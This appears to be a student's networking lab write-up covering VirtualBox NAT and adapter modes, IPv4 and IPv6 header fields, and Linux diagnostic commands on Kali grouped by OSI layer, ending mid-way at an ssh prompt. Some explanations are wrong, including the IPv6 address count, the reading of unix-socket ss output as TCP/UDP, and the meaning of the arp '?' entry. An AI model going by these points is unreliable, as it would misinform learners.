IPv4 Subnet Mask: 255.255.255.0- This subnet mask specifies the range of IP addresses applied in this network.

IPv6 Address: fe80::3cb3:4fc8:dcc2:6746- This is the IPv6 address of the adapter.

IPv6 Prefix Length: 64 – The prefix length for the IPv6 subnet.

DHCP Server Tab (Not selected): This tab would enable one to configure the DHCP server settings, which include IP address range and lease duration.

NAT Networks List

Name: The NAT network has been named as "NatNetwork".

IPv4 Prefix: The IPv4 address range for this NAT network is

192.168.2.0/24, which implies that the network can assign IP addresses from 192.168.2.1 to 192.168.2.254 with a subnet mask of 255.255.255.0.

IPv6 Prefix: The IPv6 prefix for this network is fd17:625c:f037:a801::/64, which specifies the range of IPv6 addresses available for this NAT network.

DHCP Server: The DHCP server is Enabled, which allows virtual machines connected to this network to obtain IP addresses automatically.

Bottom Section (General Options and Port Forwarding):

General Options Tab (Selected):

Name: The network has been named "NatNetwork."

IPv4 Prefix: The IPv4 prefix has been set as 192.168.2.0/24, so the IP addresses and subnet mask are defined.

Enable DHCP: DHCP is enabled since the checkbox has been selected; this allows DHCP to automatically assign IP addresses to the VMs.

Enable IPv6: The checkbox is selected, enabling IPv6 on the network

IPv6 Prefix: The IPv6 prefix is set as fd17:625c:f037:a801::/64.

Advertise Default IPv6 Route: It is left blank, and hence the network does not advertise a default route for IPv6 traffic.

Port Forwarding Tab (Not Selected): This tab is used to configure port forwarding rules that allow external systems to access specific services running on virtual machines by mapping external ports to internal VM ports.

"ATTACHED TO" AND "ADAPTER TYPES":

1. **NAT (Network Address Translation)**

- The VM will share the host's IP address and employ the internet connection of the host.
- setup ideal for internet access; no configuration required.
- Adapter Type: Virtual network interface with masquerading.

2. **Bridged Adapter**

- The VM is connected directly to the physical network through the network card of the host.
- The VM can obtain the IP address from the same network that the host resides in.
- Ideal for making a VM appear as if it is a distinct physical machine on the network.
- Adapter Type: It connects directly to a physical network interface.

3. **Internal Network**

- VMs interact with each other on an isolated virtual network.
- No connection with the host and external network
- Used to replicate private LAN for testing purposes.
- Adapter Type: Virtual network specifically for VMs.

4. **Host-only Adapter**

- VMs can interact with the host as well as other VMs residing on the same host-only network but are not connected to the internet.
- For development and test environment.
- Adapter Type: Virtual adapter created on the host system.

5. **Generic Driver**

- Enables the use of third-party or custom networking drivers.
- Rarely used, requires complex configuration.
- Adapter Type: Custom driver-based.

6. **NAT Network**

- Just like NAT, but allows several VMs to communicate with each other on a shared NAT-configured network.
- More convenient for testing multi-VM environments with internet access.
- Adapter Type: Virtual network with DHCP and routing.

7. **Cloud Network (Experimental)**

- Allow VM to connect with an external, cloud-based virtual network.
- Experimental and requires some additional setup
- Adapter Type: Cloud-based connectivity

8. **Not Attached**

- The VM has no network attachment.
- This mode is used for scenarios where it may not be needed to have connectivity or to segregate the resource.
- Adapter Type: N/A.

IP ADDRESS:

- Unique identifiers.
- Helps to connect the system to router/network.
- A network connects the network/server.

1. IPv4:


- It's in numeric.
- It has decimal notations.
- 10^9 variations are possible.

2. IPv6:

- It's in alphanumeric.
- It has hexadecimal notations.
- 10^36 variations are possible.

IPv4 Block diagram:


IPv4 Header Diagram



- Version: specifies the IP protocol version, for example, IPv4 is assigned version 4.
- IHL: Internet Header Length, defines the length of the header in terms of 32-bit words

- TOS: Type of Service, defined as how to treat the packet; priority and QoS are part of TOS.
- Total Length: indicates the total length of the packet (header plus data) in bytes.
- Identification: a unique identifier for different fragments of the same packet.
- Flags: controls fragmentation, indicates if a packet may be fragmented or not.
- Fragment Offset: The offset of a fragment in the original packet.
- TTL (Time to Live): It counts down hops, limiting the packet's lifespan.
- Protocol: The next-layer protocol used by the packet (TCP, UDP, ICMP).
- Header Checksum: The error-checking value for the integrity of the header.
- Source Address: The IPv4 address of the sender of the packet.
- Destination Address: The IPv4 address of the packet's intended recipient.
- Options: Optional fields for control or debugging.
- Data: The actual payload carried by the packet.

IPv6 Block diagram:



- Version: Indicates the version of the IPv6 protocol.
- Traffic Class: Specifies the priority or quality of service required for the packet.
- Flow Label: Used for flow control and marking packets belonging to the same flow.
- Payload Length: Specifies the length of the data payload in the packet.
- Next Header: Indicates the type of the next header after the IPv6 header.
- Hop Limit: Counter that is decremented by each router the packet passes by, eventually reaching zero, at which point it will drop the packet.
- Source Address: Source's IP address.
- Destination Address: IP address of the intended receiver.

COMMANDS FOR PHYSICAL LAYERS:

- ip link show

```
┌──(kali㉿kali)-[~]
└─$ ip link show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT group default qlen 1000
    link/ether 08:00:27:93:6d:73 brd ff:ff:ff:ff:ff:ff
```

1. lo: This is a loopback interface, which is a virtual interface used for internal communications of the system. The MTU value of this interface is 65536 bytes, and it is in an up state.
2. eth0: This is the Ethernet interface; it is the physical network interface. The MTU value for this interface is 1500 bytes, broadcast and multicast support are enabled for this interface, and it is also in an up state. The MAC address is 08:00:27:93:6d:73


- ethtool eth0

```
┌──(kali㉿kali)-[~]
└─$ ethtool eth0
Settings for eth0:
        Supported ports: [ TP ]
        Supported link modes:   10baseT/Half 10baseT/Full
                                100baseT/Half 100baseT/Full
                                1000baseT/Full
        Supported pause frame use: No
        Supports auto-negotiation: Yes
        Supported FEC modes: Not reported
        Advertised link modes:  10baseT/Half 10baseT/Full
                                100baseT/Half 100baseT/Full
                                1000baseT/Full
        Advertised pause frame use: No
        Advertised auto-negotiation: Yes
        Advertised FEC modes: Not reported
        Speed: 1000Mb/s
        Duplex: Full
        Auto-negotiation: on
        Port: Twisted Pair
        PHYAD: 0
        Transceiver: internal
        MDI-X: off (auto)
netlink error: Operation not permitted
        Current message level: 0x00000007 (7)
                               drv probe link
        Link detected: yes
```

1. Supported Ports: The NIC supports only Twisted Pair (TP) connections.
2. Supported Link Modes: It can operate at various speeds and duplex modes: 10 Mbps (Half/Full), 100 Mbps (Half/Full), and 1000 Mbps (Full).
3. Pause Frame Support: Pause frame use is not supported.
4. Auto-Negotiation: The NIC supports auto-negotiation, which allows it to automatically determine the optimal link speed and duplex mode with the connected device.
5. FEC Modes: Forward Error Correction (FEC) modes are not reported.
6. Advertised Link Modes: The NIC advertises its support for the same link modes as it supports.
7. Speed: The current link speed is 1000 Mbps (1 Gbps).
8. Duplex: The current link mode is Full duplex.
9. Auto-negotiation: Auto-negotiation is enabled.
10. Port: The connection type is Twisted Pair.
11. Transceiver: The NIC has an internal transceiver.
12. MDI-X: MDI-X is off (auto), meaning the NIC will automatically detect and adjust for the correct cable type.

13. Link Detected: A link is detected and established.

- mii-tool



Purpose: The mii-tool command is used to configure and control the Media Independent Interface (MII) of a network interface card (NIC). The MII is the standard interface for connecting a physical layer transceiver (PHY) to the MAC layer of the NIC.

Usage: mii-tool [options] <interface>

Options:

- -V, --version: Displays the version information of the mii-tool command.
- -v, -verbose: Enables more verbose output.
- -R, -reset: Resets the MII to its power-on state.
- -r, -restart: Restarts the auto-negotiation process.
- -w, --watch: Monitors for link status changes.
- -l, --log: When used with -w, writes events to the syslog.
- -A, --advertise=media,...: Advertises only the specified media types.
- -F, --force=media: Forces the use of the specified media technology.
- -p, --phy-addr: Sets the PHY address (MII address) to report.

Media Types: The media argument specifies the media types to advertise or force. The supported media types are:

- 1000baseTx-HD
- 1000baseTx-FD
- 100baseT4
- 100baseTx-FD
- 100baseTx-HD
- 10baseT-FD
- 10baseT-HD
- 1000baseTx (to advertise both HD and FD)
- 100baseTx
- 10baseT

COMMANDS FOR DATA LINK LAYERS:

- ip link show eth0

eth0: This is the name of the network interface.

<BROADCAST, MULTICAST, UP, LOWER_UP>: These are flags indicating the interface's capabilities and current state.

- BROADCAST: The interface can send and receive broadcast packets.
- MULTICAST: The interface can send and receive multicast packets.
- UP: The interface is currently active and operational.
- LOWER_UP: The lower-level network interface is also active.

mtu 1500: The Maximum Transmission Unit (MTU) for this interface is 1500 bytes. This is the maximum size of a single packet that can be transmitted on this interface.


qdisc fq_codel: The queuing discipline (qdisc) used for this interface is fq_codel. Fq_codel is a queuing algorithm that aims to provide fair queuing and minimize latency.

state UP mode DEFAULT group default: The interface is in the "UP" state, using the default mode and group.

qlen 1000: The maximum number of packets that can be queued on this interface is 1000.

link/ether 08:00:27:93:6d:73 brd ff:ff:ff:ff:ff:ff: This line shows the interface's hardware address (MAC address). The MAC address is a unique identifier for the network interface. In this case, the MAC address is 08:00:27:93:6d:73.

- arp -a



_gateway (10.0.2.2) at 52:55:00:02:02:02 [ether] on eth0: This line indicates that the default gateway, which is a device responsible for routing traffic outside the local network, has an IP address of 10.0.2.2 and a MAC address of 52:55:00:02:02:02. The interface used to communicate with this gateway is eth0.

? (10.0.2.3) at 52:55:00:02:02:03 [ether] on eth0: This line shows an entry for an IP address 10.0.2.3. The question mark (?) before the IP address indicates that the ARP

resolution for this IP address was unsuccessful. The MAC address associated with this IP address is 52:55:00:02:02:03, and the interface used is eth0.

- tcpdump

```
┌──(kali㉿kali)-[~]
└─$ tcpdump
tcpdump: eth0: You don't have permission to perform this capture on that device
(socket: Operation not permitted)
```

Insufficient User Privileges: By default, capturing network traffic requires root privileges. If the current user is not root or a member of the sudo group, they won't have the necessary permissions.

Security Policies: Some security policies or configurations might restrict network traffic monitoring to specific users or groups for security reasons.

- **USING sudo tcpdump**

```
┌──(kali㉿kali)-[~]
└─$ sudo tcpdump
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel
```

sudo tcpdump:

  - Started by executing the tcpdump command with sudo. This is necessary because capturing network traffic usually requires root privileges.
  - Prompted for your password because sudo requires authentication to elevate privileges.
  - tcpdump: verbose output suppressed, use -v[v]... for full protocol decode: This message indicates that tcpdump is running in a default mode where verbose output is suppressed for easier readability.
  - listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes: This line shows that tcpdump is now listening for network traffic on the eth0 interface. link-type EN10MB (Ethernet) indicates that the interface is an Ethernet network interface. snapshot length 262144 bytes specifies the maximum size of the packet data that tcpdump will capture.
  - 0 packets captured: This line indicates that no packets have been captured yet.
  - 0 packets received by filter: This means that no packets have been filtered out by any filters that may have been applied to the tcpdump command.
  - 0 packets dropped by kernel: This shows that no packets were dropped by the operating system's kernel before they could be captured by tcpdump.

COMMANDS FOR NETWORK LAYERS:

- ip route show

```
┌──(kali㉿kali)-[~]
└─$ ip route show
default via 10.0.2.2 dev eth0 proto dhcp src 10.0.2.15 metric 100
10.0.2.0/24 dev eth0 proto kernel scope link src 10.0.2.15 metric 100
```

1. **default via 10.0.2.2 dev eth0 proto dhcp src 10.0.2.15 metric 100:**
   - This line defines the default route, which is used for traffic destined for any network not explicitly listed in the routing table.
   - default: This indicates that this is the default route.
   - via 10.0.2.2: Traffic for the default route will be forwarded through the gateway with the IP address 10.0.2.2.
   - dev eth0: The interface used to reach the gateway is eth0.
   - proto dhcp: This route was obtained through the Dynamic Host Configuration Protocol (DHCP).
   - src 10.0.2.15: The source IP address for traffic sent through this route is 10.0.2.15.
   - metric 100: The metric for this route is 100. The metric is a value used by the routing algorithm to determine the best path for traffic. Lower values generally indicate a more preferred route.
2. **10.0.2.0/24 dev eth0 proto kernel scope link src 10.0.2.15 metric 100:**
   - This line defines a route for the 10.0.2.0/24 network, which is a local network.
   - 10.0.2.0/24: This is the network address in CIDR notation.
   - dev eth0: Traffic for this network will be sent directly through the eth0 interface.
   - proto kernel: This route was added by the kernel itself.
   - scope link: This route is only valid for traffic within the local link.
   - src 10.0.2.15: The source IP address for traffic sent through this route is 10.0.2.15.
   - metric 100: The metric for this route is 100.

- ip addr show eth0

```
┌──(kali㉿kali)-[~]
└─$ ip addr show eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:93:6d:73 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 82995sec preferred_lft 82995sec
    inet6 fd00::8c9b:9260:da9f:d5ee/64 scope global dynamic noprefixroute
       valid_lft 86324sec preferred_lft 14324sec
    inet6 fe80::46bc:263d:f010:b946/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

1. Interface Information:

- **eth0:** This is the name of the network interface.
- **<BROADCAST, MULTICAST, UP, LOWER_UP>:** These are flags indicating the interface's capabilities and current state:
  - BROADCAST: The interface can send and receive broadcast packets.
  - MULTICAST: The interface can send and receive multicast packets.
  - UP: The interface is currently active and operational.
  - LOWER_UP: The lower-level network interface is also active.
- **mtu 1500 qdisc fq_codel state UP group default qlen 1000:**
  - mtu 1500: The Maximum Transmission Unit (MTU) for this interface is 1500 bytes.

- qdisc fq_codel: The queuing discipline used for this interface is fq_codel. Fq_codel is a queuing algorithm that aims to provide fair queuing and minimize latency.
- state UP group default qlen 1000: The interface is in the "UP" state, using the default mode and group, with a maximum queue length of 1000 packets.

2. Hardware Address:

- **link/ether 08:00:27:93:6d:73 brd ff:ff:ff:ff:ff:ff:**
  - This line shows the interface's hardware address (MAC address). The MAC address is a unique identifier for the network interface. In this case, the MAC address is 08:00:27:93:6d:73.


3. IPv4 Address:

- **inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0:**
  - This line shows the IPv4 address assigned to the interface: 10.0.2.15 with a subnet mask of 255.255.255.0 (represented as /24 in CIDR notation).
  - brd 10.0.2.255: This is the broadcast address for the subnet.
  - scope global dynamic noprefixroute: This indicates that the address is dynamically assigned (likely via DHCP) and has global scope. noprefixroute means that this address is not part of a larger routing prefix.

4. IPv6 Addresses:

- **inet6 fd00::8c9b:9260:da9f:d5ee/64 scope global dynamic noprefixroute:** This is a global IPv6 address assigned to the interface.
- **inet6 fe80::46bc:263d:f010:b946/64 scope link noprefixroute:** This is a link-local IPv6 address, which is used for communication within the local network segment.

- ping -c 4 google.com



PING google.com (142.250.206.110) 56(84) bytes of data.: This line indicates that the ping command is sending 56 bytes of data (84 bytes including headers) to the host "google.com", whose IP address is resolved to 142.250.206.110.

--- google.com ping statistics ---: This line separates the command and the results.

4 packets transmitted, 0 received, 100% packet loss, time 3074ms: This line summarizes the results of the ping test.

- 4 packets transmitted: The ping command sent 4 packets as requested.
- 0 received: None of the 4 packets were received back from the target host.
- 100% packet loss: This indicates that 100% of the sent packets were lost, meaning there was no response from the target host.
- time 3074ms: This is the total time taken for the ping command to send all 4 packets and wait for responses.


COMMANDS FOR TRANSPORT LAYERS:

- netstat -tuln

```
┌──(kali㉿kali)-[~]
└─$ netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.54:53           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5355            0.0.0.0:*               LISTEN
tcp6       0      0 :::5355                 :::*                    LISTEN
udp        0      0 127.0.0.54:53           0.0.0.0:*
udp        0      0 127.0.0.53:53           0.0.0.0:*
udp        0      0 0.0.0.0:5353            0.0.0.0:*
udp        0      0 0.0.0.0:5355            0.0.0.0:*
udp6       0      0 :::5353                 :::*
udp6       0      0 :::5355                 :::*
```

Proto: The protocol used for the connection (TCP or UDP).
Recv-Q: The number of bytes waiting to be read from the socket.
Send-Q: The number of bytes waiting to be sent from the socket.
Local Address: The local address and port number of the socket.
Foreign Address: The address and port number of the remote host that the socket is listening for connections from.
State: The current state of the connection (e.g., LISTEN, ESTABLISHED).


- netstat -tuln (after starting some website and running some videos etc it'll show traffic)



-t: Specifies that only TCP connections should be shown.
-u: Specifies that UDP connections should also be shown.
-l: Specifies that only listening sockets (servers) should be displayed.

-n: Specifies that numerical addresses should be used instead of resolving them to hostnames.

- telnet google.com 80



1. Telnet Connection:

- telnet google.com 80: This command initiates a Telnet connection to the Google web server on port 80, which is the standard port for HTTP traffic.

2. Connection Established:

- The output shows that the connection to the server was successful.

3. Sending a Request:

- After connecting, you likely sent a request to the server, but the format of your request was incorrect. This could be due to:
  - **Missing or incorrect headers:** HTTP requests require specific headers, such as the Host header, to be properly formatted.
  - **Incorrect request method:** You might have used an incorrect HTTP method (e.g., GET, POST) or omitted the method altogether.
  - **Missing or invalid URL:** The URL you requested might be missing or invalid.

4. Server Response:

- The server responded with a 400 Bad Request error. This error code indicates that the server received a request that it could not understand or process.

5. Error Message:

- The server sent an HTML page with the error message, explaining that the request was malformed or illegal.

- SS

```
┌──(kali㉿kali)-[~]
└─$ ss
Netid State  Recv-Q  Send-Q                                   Local Address:Port        Peer Address:Port
u_str ESTAB  0       0                                                 * 9333                   * 9001
u_str ESTAB  0       0                          /run/systemd/journal/stdout 8888                   * 8132
u_str ESTAB  0       0                          /run/systemd/journal/stdout 8031                   * 8030
u_dgr ESTAB  0       0                                                 * 6528                   * 4681
u_str ESTAB  0       0                                                 * 9233                   * 8940
u_str ESTAB  0       0                                                 * 8056                   * 8057
u_str ESTAB  0       0                                                 * 9320                   * 8995
u_str ESTAB  0       0                                  /run/user/1000/bus 7828                   * 8635
u_str ESTAB  160     0                                                 * 7094                   * 6000
u_str ESTAB  0       0                                                 * 9322                   * 9323
u_str ESTAB  0       0                                  /run/user/1000/bus 9238                   * 9237
u_str ESTAB  0       0                          /run/systemd/journal/stdout 6799                   * 6798
u_str ESTAB  0       0                          /run/user/1000/at-spi/bus_0 8994                   * 9317
u_str ESTAB  0       0                                                 * 8161                   * 8162
u_str ESTAB  0       0                                  /run/user/1000/bus 7856                   * 7855
u_str ESTAB  0       0                                                 * 7755                   * 7756
u_str ESTAB  0       0                                  /run/user/1000/bus 9319                   * 9318
u_str ESTAB  0       0                                                 * 7975                   * 8777
u_str ESTAB  0       0                                  @/tmp/.X11-unix/X0 8940                   * 9233
u_dgr ESTAB  0       0                                                 * 6168                   * 6169
u_str ESTAB  0       0                                                 * 6798                   * 6799
u_str ESTAB  0       0                                                 * 7797                   * 7805
u_str ESTAB  0       0                          /run/user/1000/at-spi/bus_0 9001                   * 9333
u_dgr ESTAB  0       0                                                 * 4937                   * 4682
u_str ESTAB  0       0                          /run/systemd/journal/stdout 8907                   * 8157
u_str ESTAB  0       0                                                 * 7016                   * 7019
u_str ESTAB  0       0                                                 * 5024                   * 684
u_str ESTAB  0       0                                                 * 8157                   * 8907
u_str ESTAB  0       0                                                 * 8030                   * 8031
u_str ESTAB  0       0                                                 * 9326                   * 9327
u_str ESTAB  0       0                                                 * 7069                   * 7070
u_str ESTAB  0       0                          /run/systemd/journal/stdout 685                    * 5067
u_str ESTAB  0       0                                                 * 7857                   * 7858
u_str ESTAB  0       0                                                 * 8057                   * 8056
u_str ESTAB  0       0                                                 * 9318                   * 9319
u_str ESTAB  0       0                                  /run/user/1000/bus 9225                   * 9224
u_str ESTAB  0       0                                                 * 7862                   * 7863
u_str ESTAB  0       0                                                 * 9243                   * 8951
u_str ESTAB  0       0                                                 * 9317                   * 8994
u_str ESTAB  0       0                                  @/tmp/.X11-unix/X0 8777                   * 7975
u_str ESTAB  0       0                                                 * 7011                   * 7012
u_str ESTAB  0       0                          /run/systemd/journal/stdout 6200                   * 6196
u_str ESTAB  0       0                          /run/user/1000/at-spi/bus_0 8989                   * 9304
u_str ESTAB  0       0                                                 * 9237                   * 9238
u_dgr ESTAB  0       0                                                 * 5077                   * 4682
u_str ESTAB  0       0                                  @/tmp/.X11-unix/X0 8753                   * 7965
u_str ESTAB  0       0                                                 * 6289                   * 6290
u_str ESTAB  0       0                          /run/systemd/journal/stdout 684                    * 5024
```

Analysis:

The output shows numerous established connections (ESTAB) across various protocols (TCP and UDP). Here are some key observations:

- **System Services:** Several connections involve system services and daemons, such as systemd, at-spi, and X11. These are likely responsible for system processes and user interface interactions.
- **User Processes:** Some connections are associated with user processes, indicated by paths like /run/user/1000/bus. This suggests that these connections are related to applications running under the user's account.
- **Dynamic Ports:** A wide range of port numbers are used, indicating dynamic port allocation for various services and applications.

COMMANDS FOR SESSION LAYERS:

- who

```
┌──(kali㉿kali)-[~]
└─$ who
```

the who command might not show any output if there are no other users logged in to the system.

- ssh

```
┌──(kali㉿kali)-[~]
└─$ ssh
